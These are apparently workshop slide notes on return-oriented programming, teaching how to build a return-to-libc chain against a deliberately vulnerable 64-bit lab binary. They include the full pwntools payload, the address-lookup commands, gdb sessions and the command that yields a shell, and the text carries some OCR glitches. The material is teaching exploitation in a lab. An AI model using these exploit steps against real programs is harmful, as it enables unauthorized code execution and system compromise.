
0x00000000

Address_System = Libc-Base + Offset to `system()`

Address_Bin_Sh = Libc-Base + Offset to `"/bin/sh"`

How to actually get the address of system and bin/sh?

We can calculate them like this. We get the absolute address of system when we take the address of the libc-Base and add the offet to system inside the libc.
The string “bin/sh” is present inside the libc, because some functions use it too.
We also get the address of that “/bin/sh” string by taking the address of the libc base and add the offside to the string inside the libc.



Many roads lead to Rome …


	Libc base	Offset `system`	Offset `"/bin/sh"`
Command line	`ldd ./binary`	`readelf -s /path/to/libc | grep system`	`strings -tx /path/to/libc | grep /bin/sh`
gdb-peda	⇒ run ⇒ **vmmap**	⇒ run absolute address (if ASLR is disabled): ⇒ **`p system`**	⇒ run absolute address (if ASLR is disabled): ⇒ **searchmem /bin/sh**
Hopper/ IDA		**search in labels** for `system`	**search in Strs** for `"/bin/sh"`

To determine the address of the libc base and the offsets to system and bin/sh, there are various ways. There are command line tools like ldd, readelf or strings.
Of course you can always open it in a disassembler like Hopper or IDA to get the same information.
We will use the command line tools and vmmap for now.
I also included this section in the cheat sheet.

- I prepared a template to create our payload, to get a bit of a logic structure.
(open create_payload.py in the folder of the first demo)


The first XXX we can already fill out: we already determined with the pattern in peda that we need **40 As** until we reach the saved Instruction pointer.
FILLBUF = 40

We start with the address of libc-base address.
We can either use the output of vmmap or the command line tool ldd.
The first three lines of vmmap show the code section of the program, then the heap section, and after it we see that the start of the libc. We want the libc-base-address, so it is the lowest address of the libc sections.



```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/osboxes/ROPWorkshop/rop_exercises/
0x00600000         0x00601000         r--p      /home/osboxes/ROPWorkshop/rop_exercises/
0x00601000         0x00602000         rw-p      /home/osboxes/ROPWorkshop/rop_exercises/
0x00602000         0x00623000         rw-p      [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fdd000 0x00007ffff7fe0000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

Or we use ldd (loaded dynamic dependencies):
> ldd 01_dem_64_bit




```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ldd 01_demo_64_bit
        linux-vdso.so.1 =>  (0x00007ffff7ffa000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7a0d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7dd7000)
```

LIBC_BASE = 0x7ffff7a0d000

The offset to system inside the libc we can get with the command line tool readelf with the option –s on the libc that is loaded. readelf gives infos about elf files (executable and linking format), and the –s options stands for symbols.
The path of the libc we get either from ldd or vmmap. It is important we use the libc that the program uses, so you need to run either ldd or vmmap before you look for this offset.
Because this will get a lot of output, we can search the output with the command “grep” for system.

> readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep "system"

This will give us 3 output lines, but the first system is another system (systemerr), and the second and third line have the same offset.



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep "system"
   225: 0000000000138810    70 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.2.5
   584: 0000000000045390    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1351: 0000000000045390    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
```


OFFSET_SYSTEM = 0x45390

Next we determine the offset to the string "/bin/sh" inside the libc.
For this we can use the strings command that shows all the strings in a binary.
The option -tx will show us the offset to the strings in hex.
The path of the libc we get either from ldd or vmmap. Because this will get a lot of output, we can search the output for the string "/bin/sh" with the grep command.

```
> strings -tx /lib/x86_64-linux-gnu/libc.so.6 |  grep "/bin/sh"
  18cd57 /bin/sh
```

OFFSET_BIN_SH = 0x18cd57

The third step in the script is to get the address of the ROP gadget "pop rdi, ret".
We can use the tool ROPgadget for this. With the option --binary we can specify the binary which is in our case our program 01_demo_64_bit. This produces a lot of output:



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ROPgadget --binary 01_demo_64_bit
Gadgets information
============================================================
0x0000000000400512 : adc byte ptr [rax], ah ; jmp rax
0x0000000000400511 : adc byte ptr [rax], spl ; jmp rax
0x000000000040050e : adc dword ptr [rbp - 0x41], ebx ; adc byte ptr [rax], spl ; jmp r
0x000000000040067f : add bl, dh ; ret
0x000000000040067d : add byte ptr [rax], al ; add bl, dh ; ret
0x000000000040067b : add byte ptr [rax], al ; add byte ptr [rax], al ; add bl, dh ; re
0x00000000004005ff : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x000000000040051c : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000040067c : add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x0000000000400600 : add byte ptr [rax], al ; add cl, cl ; ret
0x000000000040044b : add byte ptr [rax], al ; add rsp, 8 ; ret
0x0000000000400601 : add byte ptr [rax], al ; leave ; ret
0x000000000040051e : add byte ptr [rax], al ; pop rbp ; ret
0x000000000040067e : add byte ptr [rax], al ; ret
0x0000000000400588 : add byte ptr [rcx], al ; ret
0x0000000000400602 : add cl, cl ; ret
0x0000000000400584 : add eax, 0x200abe ; add ebx, esi ; ret
0x0000000000400589 : add ebx, esi ; ret
0x000000000040044e : add esp, 8 ; ret
0x000000000040044d : add rsp, 8 ; ret
0x0000000000400587 : and byte ptr [rax], al ; add ebx, esi ; ret
0x0000000000400659 : call qword ptr [r12 + rbx*8]
0x00000000004006e7 : call qword ptr [rax]
0x000000000040065a : call qword ptr [rsp + rbx*8]
0x00000000004005ae : call rax
```

So we can grep again for "pop rdi"

```
> ROPgadget --binary  01_demo_64_bit | grep "pop rdi"
  0x0000000000400673 : pop rdi ; ret
```

POP_RDI = 0x400673 # 0x0000000000400673 : pop rdi ; ret


We can now determine the absolute address of system by taking the libc base address and add the offset to system within the libc to it:
address_system = LIBC_BASE + OFFSET_SYSTEM

and the same for the absolute address of the string "/bin/sh":
address_bin_sh = LIBC_BASE + OFFSET_BIN_SH

The final step for this exercise is to assemble the payload and build the ROP chain.
Can you remember the order the payload needs to be structured?
First we fill up the buffer until we overwrite the return address with 40 As.
Before we call system, we need to put the string “/bin/sh” in the RDI register.
For this we can use the “pop RDI gadget, so we overwrite the saved instruction pointer with the address of our first ROP gadget.
Addresses in the payload need to be written in little endian. Pwntools has a nice function built in that does this for us, p64() for pack64 bit.
The “argument” for the “pop rdi” gadget is the string “/bin/sh”, so this needs to go next.
After we have the “bin/sh” string in the RDI register, we want to call system, so the last piece of our chain is the absolute address of system:

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(address_bin_sh)
payload += p64(address_system)
```

We can now save and run the script, it will print us our assembled payload that we can give to our program.




```
sboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ./create-payload.py
*] Checking for new versions of pwntools
   To disable this functionality, set the contents of /home/osboxes/.pwntools-cache/update to 'never'.
*] You have the latest version of Pwntools (3.12.2)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs\x06@\x00\x00\x00\x00\x00W\x9d\xb9��\x00\x90#\xa5��\x00
sboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ./create-payload.py | ./01_demo_64_bit
ive me the Code:
egmentation fault (core dumped)
```

However, we don’t get a shell, we get a segmentation fault. Have we done anything wrong?
Lets look at it in gdb. For this it is the easiest to save the payload to a file:
> ./create-payload.py > payload.bin

To examine what went wrong with the exploit, **always set a breakpoint at return!!**
Because this is the point where you see the payload like it should be on the stack.
If you see that the payload is wrong already, you might have missed something that destroys your payload that you need to take into account.
If it is like you wanted it to be, you can now debug it step by step to see what is wrong.


To set a breakpoint at the return, you can first disassemble the function with the command “disas” like following:



```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004005b6 <+0>:	push   rbp
   0x00000000004005b7 <+1>:	mov    rbp,rsp
   0x00000000004005ba <+4>:	sub    rsp,0x20
   0x00000000004005be <+8>:	mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004005c5 <+15>:	mov    edi,0x400694
   0x00000000004005ca <+20>:	call   0x400470 <puts@plt>
   0x00000000004005cf <+25>:	lea    rax,[rbp-0x20]
   0x00000000004005d3 <+29>:	mov    edx,0x40
   0x00000000004005d8 <+34>:	mov    rsi,rax
   0x00000000004005db <+37>:	mov    edi,0x0
   0x00000000004005e0 <+42>:	call   0x400490 <read@plt>
   0x00000000004005e5 <+47>:	mov    DWORD PTR [rbp-0x4],eax
   0x00000000004005e8 <+50>:	lea    rax,[rbp-0x20]
   0x00000000004005ec <+54>:	mov    rsi,rax
   0x00000000004005ef <+57>:	mov    edi,0x4006a7
   0x00000000004005f4 <+62>:	mov    eax,0x0
   0x00000000004005f9 <+67>:	call   0x400480 <printf@plt>
   0x00000000004005fe <+72>:	mov    eax,0x0
   0x0000000000400603 <+77>:	leave
   0x0000000000400604 <+78>:	ret
End of assembler dump.
gdb-peda$ break *main+78
Breakpoint 1 at 0x400604
```


You can run the program and give it the payload like this:
gdb-peda$ **run < payload.bin**

Now we hit the breakpoint at the return:




```
[-------------------------------------code-------------------------------------]
   0x4005f9 <main+67>:	call   0x400480 <printf@plt>
   0x4005fe <main+72>:	mov    eax,0x0
   0x400603 <main+77>:	leave
=> 0x400604 <main+78>:	ret
   0x400605:	nop    WORD PTR cs:[rax+rax*1+0x0]
   0x40060f:	nop
   0x400610 <__libc_csu_init>:	push   r15
   0x400612 <__libc_csu_init+2>:	push   r14
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdd88 --> 0x400673 (<__libc_csu_init+99>:	pop    rdi)
0008| 0x7fffffffdd90 --> 0x7ffff7b99d57 --> 0x68732f6e69622f ('/bin/sh')
0016| 0x7fffffffdd98 --> 0x7ffff7a52390 (<__libc_system>:	test   rdi,rdi)
0024| 0x7fffffffdda0 --> 0x100000000
0032| 0x7fffffffdda8 --> 0x4005b6 (<main>:	push   rbp)
0040| 0x7fffffffddb0 --> 0x0
0048| 0x7fffffffddb8 --> 0xcc71f5cae76da95c
0056| 0x7fffffffddc0 --> 0x4004c0 (<_start>:	xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400604 in main ()
```

We see that we are at the return statement now, and at the top of the stack we see our rop chain as we wanted it to be: the “pop rdi” gadget, the address of the string “/bin/sh”, and the address of system. This looks good. We can now step one instruction further with ni. When we step furthernow, we see the address of the string “/bin/sh” in RDI and system will get executed (the arrow points to the first instruction of system).



```
RDI: 0x7ffff7b99d57 --> 0x68732f6e69622f ('/bin/sh')
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdda0 --> 0x100000000
RIP: 0x7ffff7a52390 (<__libc_system>:	test   rdi,rdi)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7fffffffdd60 ('A' <repeats 28 times>, "@")
R12: 0x4004c0 (<_start>:	xor    ebp,ebp)
R13: 0x7fffffffde60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7a52389 <cancel_handler+217>:	pop    rbx
   0x7ffff7a5238a <cancel_handler+218>:	ret
   0x7ffff7a5238b:	nop    DWORD PTR [rax+rax*1+0x0]
=> 0x7ffff7a52390 <__libc_system>:	test   rdi,rdi
```

Our payload works. We can continue now, otherwise we only step through the system function, which is a very long function. We can continue with the command **c:**



```
gdb-peda$ c
Continuing.
[New process 4210]
process 4210 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[New process 4211]
Error in re-setting breakpoint 1: No symbol "main" in current context.
process 4211 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Inferior 3 (process 4211) exited normally]
Warning: not running
```

We see that /bin/dash gets executed. (/bin/sh is just a symlink to the current shell, for ubuntu dash is the default shell).

The first execution, process 4210 is because we call system, and system internally executes /bin/dash too.

So the /bin/dash at process 4210 is from system, not our "/bin/sh".

But we also see that in process 4211 /bin/dash gets executed, but exits immediately.

/bin/dash does not receive anything from stdin and so it exits.


So we get a shell, but because the shell does not receive anything from stdin, it closes immediately.

There is a neat trick with the cat command to avoid this problem. Cat with a dash can hold stdin open!

You can try this:

> cat payload.bin -

You should be able to still type.




```
sboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ cat payload.bin -
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs@W������#���
ello
```

We can use this for our exploit, so that the shell does not close immediately:

> cat payload.bin - | ./01_demo_64_bit

And congratulations, we get a shell!



```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ cat payload.bin - | ./01_demo_64_bit
Give me the Code:
whoami
osboxes
```

This was the first part of the workshop!

Now, this was pretty nice. Can you do the second exercise on your own?
I give you 20-25 minutes and you hopefully give me a shell ;)

!Attention: To avoid that copying of the offsets is possible, I linked against a different libc.
To run the program, you need to specify the libc that is used and the linker.
Change to the directory of the second exercise (/02_demo/).

You can use the following command to run the program (every "/" is necessary here):


```
LD_PRELOAD=./libc.so.6  ./ld-linux-x86-64.so.2  ./02_demo_64_bit
```

For the address of the **libc base** you have to use gdb->**vmmap** this time!
Ldd does not work here.
To run the program in gdb, run following commands:

```
> gdb ./ld-linux-x86-64.so.2
```

```
gdb-peda$ --library-path  ./  ./02_demo_64_bit
```

Folie 67



64 Bit – ASLR enabled


- ASLR: Address Space Layout Randomization
- System wide security mechanism

Now, the third exercise of the workshop will be with ASLR enabled.

ASLR stands for Address Space Layout Randomization and it is a System wide security mechanism.
ASLR is turned on per Default on nearly every modern system nowadays.

As we know in our running program we have different sections like the text section, which contains the code, the heap, shared libraries like the libc and the stack.
With ASLR the base addresses of all those sections are randomized, like this.
All sections start at random addresses now.

Folie 68

